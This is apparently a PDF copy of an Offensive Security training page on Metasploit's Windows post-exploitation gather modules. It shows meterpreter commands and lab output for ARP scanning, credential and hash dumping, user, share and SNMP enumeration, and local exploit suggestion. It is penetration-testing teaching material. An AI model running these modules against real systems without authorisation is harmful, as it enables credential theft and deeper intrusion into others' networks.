Windows Post Gather Modules

Metasploit Post Exploitation Modules

Metasploit offers a number of post exploitation modules that allow for further information gathering on your target network.

arp_scanner

The **"arp_scanner"** post module will perform an ARP scan for a given range through a compromised host.

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24

[*] Running module against V-MAC-XP
[*] ARP Scanning 192.168.1.0/24
[*]     IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89
[*]     IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22
[*]     IP: 192.168.1.11 MAC 0:21:85:fc:96:32
[*]     IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c
[*]     IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc
[*]     IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f
[*]     IP: 192.168.1.102 MAC 58:55:ca:14:1e:61
[*]     IP: 192.168.1.105 MAC 0:1:6c:6f:dd:d1
[*]     IP: 192.168.1.106 MAC c:60:76:57:49:3f
[*]     IP: 192.168.1.195 MAC 0:c:29:c9:38:4c
[*]     IP: 192.168.1.194 MAC 12:33:a0:2:86:9b
[*]     IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2
[*]     IP: 192.168.1.193 MAC d8:30:62:8c:9:ab
[*]     IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0
[*]     IP: 192.168.1.203 MAC 3e:ff:3c:4c:89:67
[*]     IP: 192.168.1.207 MAC c6:b3:a1:bc:8a:ec
[*]     IP: 192.168.1.199 MAC 1c:c1:de:41:73:94
[*]     IP: 192.168.1.209 MAC 1e:75:bd:82:9b:11
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
[*]     IP: 192.168.1.220 MAC 76:c4:72:53:c1:ce
[*]     IP: 192.168.1.221 MAC 0:c:29:d7:55:f
[*]     IP: 192.168.1.250 MAC 1a:dc:fa:ab:8b:b
meterpreter >
```

checkvm

The **"checkvm"** post module, simply enough, checks to see if the compromised host is a virtual machine. This module supports Hyper-V, VMWare, VirtualBox, Xen, and QEMU virtual machines.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```

credential_collector

The **"credential_collector"** module harvests passwords hashes and tokens on the compromised host.

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against V-MAC-XP
[+] Collecting hashes...
    Extracted: Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714
    Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287
[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

dumplinks

The **"dumplinks"** module parses the .lnk files in a users Recent Documents which could be useful for further information gathering. Note that, as shown below, we first need to migrate into a user process prior to running the module.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1096)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1824
[*] New server process: Explorer.EXE (1824)
meterpreter > run post/windows/gather/dumplinks

[*] Running module against V-MAC-XP
[*] Extracting lnk files for user Administrator at C:\Documents and Settings\Administrator\Recent\...
[*] Processing: C:\Documents and Settings\Administrator\Recent\developers_guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\documentation.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Local Disk (C).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Release.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\testmachine_crashie.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\{33D9A762-90C8-11d0-BD43-00A0C911CE86}_load.lnk.
[*] No Recent Office files found for user Administrator. Nothing to do.
meterpreter >
```

enum_applications

The **"enum_applications"** module enumerates the applications that are installed on the compromised host.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN7-X86

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Adobe Flash Player 25 ActiveX                           25.0.0.148
 Google Chrome                                           58.0.3029.81
 Google Update Helper                                    1.3.33.5
 Google Update Helper                                    1.3.25.11
 Microsoft .NET Framework 4.6.1                          4.6.01055
 Microsoft .NET Framework 4.6.1                          4.6.01055
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148    9.0.30729.4148
 MySQL Connector Net 6.5.4                               6.5.4
 Security Update for Microsoft .NET Framework 4.6.1 (KB3122661)    1
 Security Update for Microsoft .NET Framework 4.6.1 (KB3127233)    1
 Security Update for Microsoft .NET Framework 4.6.1 (KB3136000v2)  2
 Security Update for Microsoft .NET Framework 4.6.1 (KB3142037)    1
 Security Update for Microsoft .NET Framework 4.6.1 (KB3143693)    1
 Security Update for Microsoft .NET Framework 4.6.1 (KB3164025)    1
 Update for Microsoft .NET Framework 4.6.1 (KB3210136)             1
 Update for Microsoft .NET Framework 4.6.1 (KB4014553)             1
 VMware Tools                                            10.1.6.5214329
 XAMPP 1.8.1-0                                           1.8.1-0


[*] Results stored in: /root/.msf4/loot/20170501172851_pwk_192.168.0.6_host.application_876159.txt
meterpreter >
```

enum_logged_on_users

The **“enum_logged_on_users”** post module returns a listing of current and recently logged on users along with their SIDs.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-628913648-3499400826-3774924290-1000  WIN7-X86\victim
 S-1-5-21-628913648-3499400826-3774924290-1004  WIN7-X86\hacker


[*] Results saved in: /root/.msf4/loot/20170501172925_pwk_192.168.0.6_host.users.activ_736219.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                       C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-628913648-3499400826-3774924290-1000  C:\Users\victim
 S-1-5-21-628913648-3499400826-3774924290-1004  C:\Users\hacker


meterpreter >
```

enum_shares

The **"enum_shares"** post module returns a listing of both configured and recently used shares on the compromised system.

```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
[*] The following shares were found:
[*]     Name: Desktop
[*]     Path: C:\Documents and Settings\Administrator\Desktop
[*]     Type: 0
[*]
[*] Recent Mounts found:
[*]     \\192.168.1.250\software
[*]     \\192.168.1.250\Data
[*]
meterpreter >
```

enum_snmp

The **"enum_snmp"** module will enumerate the SNMP service configuration on the target, if present, including the community strings.

```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against V-MAC-XP
[*] Checking if SNMP is Installed
[*]     SNMP is installed!
[*] Enumerating community strings
[*]
[*]     Comunity Strings
[*]     ================
[*]
[*]      Name    Type
[*]      ----    ----
[*]      public  READ ONLY
[*]
[*] Enumerating Permitted Managers for Community Strings
[*]     Community Strings can be accessed from any host
[*] Enumerating Trap Configuration
[*] No Traps are configured
meterpreter >
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

hashdump

The **“hashdump”** post module will dump the local users accounts on the compromised host using the registry.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:7bf4f254b222ab21aad3b435b51404ee:2792d23cdf84d1a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287:::


meterpreter >
```

usb_history

The **“usb_history”** module enumerates the USB drive history on the compromised system.

```
meterpreter > run post/windows/gather/usb_history

[*] Running module against V-MAC-XP
[*]
   C:                                                    Disk ea4cea4c
   E:   STORAGE#RemovableMedia#8&3a01dffe&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
   A:   FDC#GENERIC_FLOPPY_DRIVE#6&1435b2e2&0&0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
   D:   IDE#CdRomNECVMWar_VMware_IDE_CDR10_____________1.00____#3031303030303030303030303030303030303130#{53f5630d-b6bf-11d0-94f2-00a0c91
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
[*] Kingston DataTraveler 2.0 USB Device
=======================================================================================
   Disk lpftLastWriteTime                          Thu Apr 21 13:09:42 -0600 2011
 Volume lpftLastWriteTime                          Thu Apr 21 13:09:43 -0600 2011
            Manufacturer                                  (Standard disk drives)
          ParentIdPrefix                                            8&3a01dffe&0 (   E:)
                   Class                                               DiskDrive
                  Driver             {4D36E967-E325-11CE-BFC1-08002BE10318}\0001

meterpreter >
```

local_exploit_suggester

The **"local_exploit_suggester"**, or **Lester** for short, scans a system for local vulnerabilities contained in Metasploit. It then makes suggestions based on the results as well as displays exploit's location for quicker access.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          2                yes       The session to run this module on.
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > run

[*] 192.168.101.129 - Collecting local exploits for x86/windows...
[*] 192.168.101.129 - 31 exploit checks are being tried...
[+] 192.168.101.129 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 192.168.101.129 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.101.129 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 192.168.101.129 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] Post module execution completed
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

MSFU Navigation

Offensive Security Twitter Feed

Offsec Say Try Harder!


00:00 00:00

Watch our Offsec Jam


Note - Kali Linux products are provided by Kali Linux Limited

Kali Linux Twitter Feed

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Tweets by @offsectraining



Tweets by @kalilinux

Copyright © 2018 Offensive Security

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD